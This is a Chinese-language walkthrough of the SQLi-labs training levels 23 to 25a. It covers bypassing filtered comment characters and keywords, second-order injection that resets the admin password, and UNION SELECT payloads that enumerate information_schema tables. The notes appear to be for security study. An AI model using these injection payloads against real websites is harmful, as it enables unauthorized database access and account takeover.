
less23
当注释符(<font style="color:rgb(0, 0, 0);background-color:rgba(0, 0, 0, 0);">– </font>、<font style="color:rgb(0, 0, 0);background-color:rgba(0, 0, 0, 0);">#</font>、<font style="color:rgb(0, 0, 0);background-color:rgba(0, 0, 0, 0);">–+</font>)被过滤时,<font style="color:rgb(0, 0, 0);background-color:rgba(0, 0, 0, 0);">and '1'='1'</font> 不仅能用,还是**替代注释符的核心方案**
less24
二次注入,先将 payload 插入数据库,但是不利用。然后修改 admin’#的密码,但是由于#把后面的内容注释掉了,也就是我们的恶意代码开始利用了,也就是第二次注入,所以这时候,修改的是 admin 的密码

修改密码

根据修改的密码成功登录 admin 账号

less25

这里发现 and or 被过滤了,所以使用 union select

这里比较阴, information 的 or 也被空格替换了,所以双写 or
-1' union select 1,2,group_concat(table_name)from infoorrmation_schema.tables where table_schema='security'–+
less25 a

这不需要闭合
?id=-1 union select 1,2,group_concat(table_name)from infoorrmation_schema.tables where table_schema='security'–+
